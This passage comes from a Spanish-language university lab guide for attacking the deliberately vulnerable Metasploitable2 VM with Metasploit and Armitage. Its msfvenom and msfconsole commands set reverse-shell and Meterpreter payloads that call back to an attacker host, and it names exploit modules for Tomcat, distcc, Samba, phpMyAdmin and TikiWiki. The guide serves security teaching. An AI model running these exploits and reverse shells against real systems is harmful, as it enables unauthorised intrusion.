                    drwxr-xr-x   2 root root  4096 2012-05-13 23:35 bin
                    drwxr-xr-x   4 root root  1024 2012-05-13 23:36 boot
                    lrwxrwxrwx   1 root root    11 2010-04-28 16:26 cdrom -> media/cdrom
                    ...

cat /etc/passwd     root:x:0:0:root:/root:/bin/bash
                    daemon:x:1:1:daemon:/usr/sbin:/bin/sh
                    ...
                    msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
                    ...

cat /etc/shadow     < sin permisos de acceso >
```

En la víctima, Metasploitable2, podemos comprobar que hay un nuevo proceso `/bin/sh` propiedad del usuario `tomcat55` y sin terminal asociado.

```
metasploitable:~$ ps -aux | grep  tomcat55
```

En la máquina `atacante` puede comprobarse la conexión entrante establecida por el PAYLOAD con el comando `netstat` (la misma conexión (en sentido inverso) existe en la máquina `metasploitable`)

```
atacante:~# netstat -tn
   Active Internet connections (w/o servers)
   Proto Recv-Q Send-Q Local Address           Foreign Address         State
   ...
   tcp        0      0 198.51.100.111:22222   198.51.100.222:57091   ESTABLISHED

metasploitable:~$ netstat -tn
   Active Internet connections (w/o servers)
   Proto Recv-Q Send-Q Local Address           Foreign Address         State
   ...
   tcp        0      0 198.51.100.222:57091   1198.51.100.111:22222   ESTABLISHED
```

En general, este esquema de conexiones inversas tienes menos posibilidades de ser filtrado por posibles cortafuegos intermedios (normalmente empleando puertos de escucha de uso habitual, en lugar de un puerto arbitrario).

6. Inspección del código del exploit y del PAYLOAD [**opcional**]
   Se puede ver el código Ruby con la implementación del exploit y del PAYLOAD

```
atacante:~# cd /usr/share/metasploit-framework/modules
atacante:~# less exploits/multi/http/tomcat_mgr_deploy.rb
               < buscar la función exploit >

atacante:~# less ppayloads/stagers/java/reverse_tcp.rb
atacante:~# less payloads/stages/java/shell.rb

atacante:~# less ../lib/msf/core/payload/java/reverse_tcp.rb
atacante:~# less ../lib/msf/core/payload/java.rb
```

También está disponible el código Java inyectado por el exploit responsable de crear el intérprete de comandos y ponerse a la escucha. (ver http://schierlm.users.sourceforge.net/JavaPayload/) También se puede ver el aspecto que tendría un fichero WAR con el PAYLOAD seleccionado (no es exactamente el que desplegará el exploit anterior)

```
atacante:~# msfvenom --payload java/shell/reverse_tcp LPORT=33333 LHOST=198.51.100.111 \
                     --format war > /tmp/ejemplo.war
atacante:~# cd /tmp
atacante:/tmp# unzip ejemplo.war
atacante:/tmp# cat metasploit.dat
atacante:/tmp# ls -l metasploit/*
```

Uso de un PAYLOAD alternativo: Meterpreter

Lanzaremos de nuevo el exploit con un PAYLOAD más sofisticado.

Usaremos un PAYLOAD (`payload/java/meterpreter/bind_tcp`) que carga la herramienta Meterpreter en la víctima (en este caso el código inyectado por el PAYLOAD es Java)

- Meterpreter es un PAYLOAD con funcionalidades adicionales pensadas para simplificar las tareas de explotación, post explotación y escalada de privilegios.
- Inicialmente fue desarrollado para víctimas MS Windows, pero existen variantes para otras arquitecturas, aunque no con todas las funcionalidades.
- Más detalles: Meterpreter Basics

Pasos a seguir:

1. Establecer el nuevo PAYLOAD `java/meterpreter/reverse_tcp`
2. Configurar sus parámetros (`LHOST` y `LPORT`)
3. Lanzar el exploit (pueden ser necesarios varios intentos)

```
msf exploit(multi/http/tomcat_mgr_deploy) > set PAYLOAD java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_deploy) > options
msf exploit(multi/http/tomcat_mgr_deploy) > set LHOST 198.51.100.111
msf exploit(multi/http/tomcat_mgr_deploy) > set LPORT 33333
msf exploit(multi/http/tomcat_mgr_deploy) > options

msf exploit(multi/http/tomcat_mgr_deploy) > exploit
```

4. En la sesión de Meterpreter abierta:
   - Con `help` se muestran los comandos disponibles, muchos de ellos son dependientes de la arquitectura y S.O. de la víctima y no todos estarán disponibles.
     - comando `sysinfo`: información del sistema comprometido
     - comando `shell`: abre un Shell del sistema (`sh` en Linux, `cmd` en Windows)
     - comando `load`: carga módulos de meterpreter con funcionalidades adicionales (`load -l`)
     - comando `run`: ejecuta módulos de post explotación o scripts meterpreter
     - comandos `ipconfig`, `route`, `portfwd`: control de la configuración de red de la víctima
     - otros (sólo en MS Windows): control de webcam/micrófono, captura de pantalla, keylogger, captura de hashes de contraseñas , etc

4.3. Servicios explotables en Metaploitable2

4.3.1. Ejemplo: explotar el servicio distcc (compilación distribuida)

El escaneo de puertos de `nmap` informó de que existe un servicio `distcc` en el puerto 3632.

- *DistCC* es un servicio que coordina la compilación distribuida de programas (ver http://en.wikipedia.org/wiki/Distcc).
- Mestasploitable2 incluye una versión vulnerable de este servidor.

En Metasploit está disponible el exploit `exploit/unix/misc/distcc_exec`

4.3.2. Ejemplo: explotar el servicio SMB (samba)

El escaneo de puertos de `nmap` informó de que existe un servidor Samba `smbd` en los puertos 139 y 445.

En Metasploit está disponible el exploit `exploit/multi/samba/usermap_script`

4.3.3. Ejemplo: explotar una versión vulnerable de phpMyAdmin

En la víctima hay instalada una versión antigua (y vulnerable) de phpMyAdmin

- Se puede comprobar abriendo en un navegador Web la URL `http://198.51.100.222/phpMyAdmin`
- También se pueden encontrar referencias a potenciales vulnerabilidades de phpMyAdmin en el informe de vulnerabilidades de OpenVAS

```
atacante:~# grep -i phpmyadmin report-openvas_Escaneo_Metasploit.xml
```

En Metasploit está disponible el exploit `exploit/unix/webapp/phpmyadmin_config`

- Asegurar que la opción URI es exactamente `/phpMyAdmin/` (el exploit es sensible a mayúsculas/minúsculas)

4.3.4. Ejemplo: explotar la aplicación web TikiWiki

En la víctima también hay instalada una versión antigua (y vulnerable) del software de gestión de wikis TikiWiki

- Se puede comprobar en la URL `http://198.51.100.222/tikiwiki`
- También se pueden encontrar referencias a potenciales vulnerabilidades de TikiWiki en el informe de vulnerabilidades de OpenVAS

```
atacante:~# grep -i tikiwiki report-openvas_Escaneo_Metasploit.xml
```

En Metasploit está disponible el exploit `exploit/unix/webapp/tikiwiki_graph_formula_exec`

4.3.5. Otros servicios potencialmente explotables [o no]

- PostgreSQL (puerto 5432)
- Servidor DNS Bind9 (puerto 53)
- Servidor FTP ProFTPD (puerto 2121)

5. Documentación a entregar

Se trata de realizar un "simulacro" de informe técnico de un test de intrusión sobre la red que contiene la máquina METASPLOITABLE.

Esquema propuesto (hasta 6-7 páginas)

- Resumen general: escenario, herramientas usadas y objetivos
- Equipos y servicios identificados
  - Datos recuperados de cada equipo/servicio: tipo, versión S.O. / versión servidor, etc
- Vulnerabilidades detectadas y posibilidades de explotación
  - Resumen/listado general
  - Informe de explotación de los servicios vulnerables detectados: vulnerabilidad concreta, tipo de exploit empleado, proceso seguido, alcance (hasta dónde se ha llegado), etc
- Propuesta de contramedidas y correcciones en dos escenarios
  - **Escenario 1:** es posible la actualización/reemplazo de los equipos/servicios vulnerables
    - Aconsejar nuevas versiones no vulnerables, proponer mejoras en la configuración, etc
  - **Escenario 2:** no es posible la actualización/reemplazo de los equipos/servicios vulnerables
    - Indicar propuestas para fortificar la red y los equipos que permitan detectar y/o impedir las intrusiones no deseadas, recomendaciones de administración, etc

Entrega: MOOVI (individual o en parejas)

- Una vez entregado se habilitará un cuestionario de repaso
- **Importante:** en las entregas en pareja, ambos miembros del grupo deben subir el entregable a MOOVI

Fecha límite: Domingo, 17/11/2024, 23:50

5.1. Criterios de corrección

- Puntuación total: hasta 10 puntos
- No sigue un "formato de informe": -4 puntos
- Falta "propuesta de contramedidas y correcciones": -3 puntos
- Poco detalle respecto a las vulnerabilidades/explotaciones identificadas: hasta -3 puntos

ANEXO A. Uso del interfaz gráfico `armitage` (opcional)

Armitage es un interfaz gráfico alternativo para Metasploit que pretende simplificar el uso del framework. Hace uso del servidor RPC integrado en el framework (`msfrpcd`) para acceder a las funcionalidades que ofrece Metasploit.

- Mejora el interfaz (visualización de hosts, acceso simplificado a los módulos y a su información y opciones, etc)
- Automatiza ciertas tareas, como el emparejamiento entre hosts y servicios y entre servicios y exploits aplicables.
- Simplifica la configuración de exploits y payloads.
- Permite la gestión y coordinación de multiples sesiones abiertas en las vícitmas

Inicio y uso básico

Nota: Armitage es un proyecto independiente de Metasploit y, aparentemente, ha sido abandonado y no tiene soporte. En las MVs de prácticas se usa la versión disponible en los repositorios de ParrotSecOS.

Desde un terminal de la máquina ATACANTE, arrancar Armitage (necesita Java 11)

```
atacante:~# armitage &
```

Al inciarse la aplicación se nos piden los datos para conectarse al servidor RPC del framework Metasploit (`msfrpcd`).

- Si dicho servidor estuviera en ejecución deberían de especificarse los correspondientes parámetros de conexión.
- En caso contrario bastará con pinchar en `Connect` de todos modos y el propio Armitage nos pedirá autorización para arrancar una nueva instancia del servidor RPC (pinchar en `yes`). **Nota:** Mientras el servidor se inicia, Armitage puede informar (hasta varias veces :-)) de errores de conexión.
- Cuando el servidor RPC esté listo se inciará por sí mismo el interfaz gráfico.

En la sección de Hosts de Armitage se muestran iconos para los equipos registrados en la base de datos de Metasploit.

- En nuestro caso aparece el host que habíamos identificado anteriormente con `db_nmap` al incio del ejercicio.
- De ser necesario podrían lanzarse nuevos escaneos desde Armitage (`[Menú Hosts] -> Import / NmapScan / etc`)

Vincular posibles ataques a un host víctima

Armitage ofrece la funcionalidad de cruzar la información sobre servicios de un hosts con la información de los exploits para vincular a una máquina una lista de los potenciales ataques.

- **Previo:** Habilitar el nivel de expoits a seleccionar (con `Poor` se evalúan todos)

  `[Menú Armitage] > Set Exploit Rank : Poor`

- Seleccionar el host (198.51.100.222)
- Sobre el menú seleccionar `[Menú Attack] -> Find Attacks`
  - Armitage comprueba qué exploits son compatibles con cada uno de los servicios vinculados al host seleccionado (no va mucho más allá que comprobar nombres de servicio y versiones)
  - Es frecuente que la mayoría de los ataques/exploits propuestos no sean aplicables (falsos positivos)
- Una vez completada la vinculación se añade al icono del hosts un submenú contextual `Attacks` con la lista de posibles ataques.

La opción `[Menú Attack] -> HailMary` va un paso más allá.

- Además de cruzar servicios y exploits para determinales cuales podrían ser usados este comando intenta explotarlos.
- Los exploits potenciales son lanzados uno a uno usando sus opciones por defecto.
- En los casos donde el exploit tiene éxito se crea una sesión con la víctima.

  Nota: en la mayoría de los casos las opciones por defecto que usará *Hail Mary* no son las adecuadas y la explotación no tendrá exito.
  - Suele ser necesario fijar opciones adecuadas y comprobar los exploit manualmente.

Ejecución de exploits desde Armitage

Para explotar el servicio DistCC con el exploit `exploit/unix/misc/distcc_exec`

1. En Armitage, sobre el host (198.51.100.222) seleccionar el ataque: `[botón derecho] -> Attacks -> misc -> distcc_exe`
2. Se abre un diálogo donde ser muestra la descripción del exploit y se permite configurar sus parámetros y los posibles PAYLOADS (en caso de que el exploit admita diversos tipos)
3. Para este ejemplo los parámetros fijados por Armitage son correctos.

   En este caso se usará un PAYLOAD `generic/shell_bind_tcp`
4. El exploit+payload se lanza con el botón `[Launch]`

Nota: En la "consola" se muestra la secuencia de acciones equivalentes en `msfconsole`

Si el ataque tuvo éxito se modifica el icono del host y se añadirá un un submenú contextual `Shell #`

- Desde este submenú (dependiendo del tipo de PAYLOAD) se podrá acceder a una seción interactiva (`Interact`), ejecutar módulos de POST EXPLOTACIÓN o subir archivos al equipo comprometido.

Accediendo a la opción `Post modules` del menú contextual vinculado a la sesión con la víctima se muestran en el árbol izquierdo la lista de módulos de post explotación admitidos por el PAYLOAD actual.

- Para invocarlos basta hacer doble click sobre ellos, rellenar las opciones pertinentes y lanzarlo.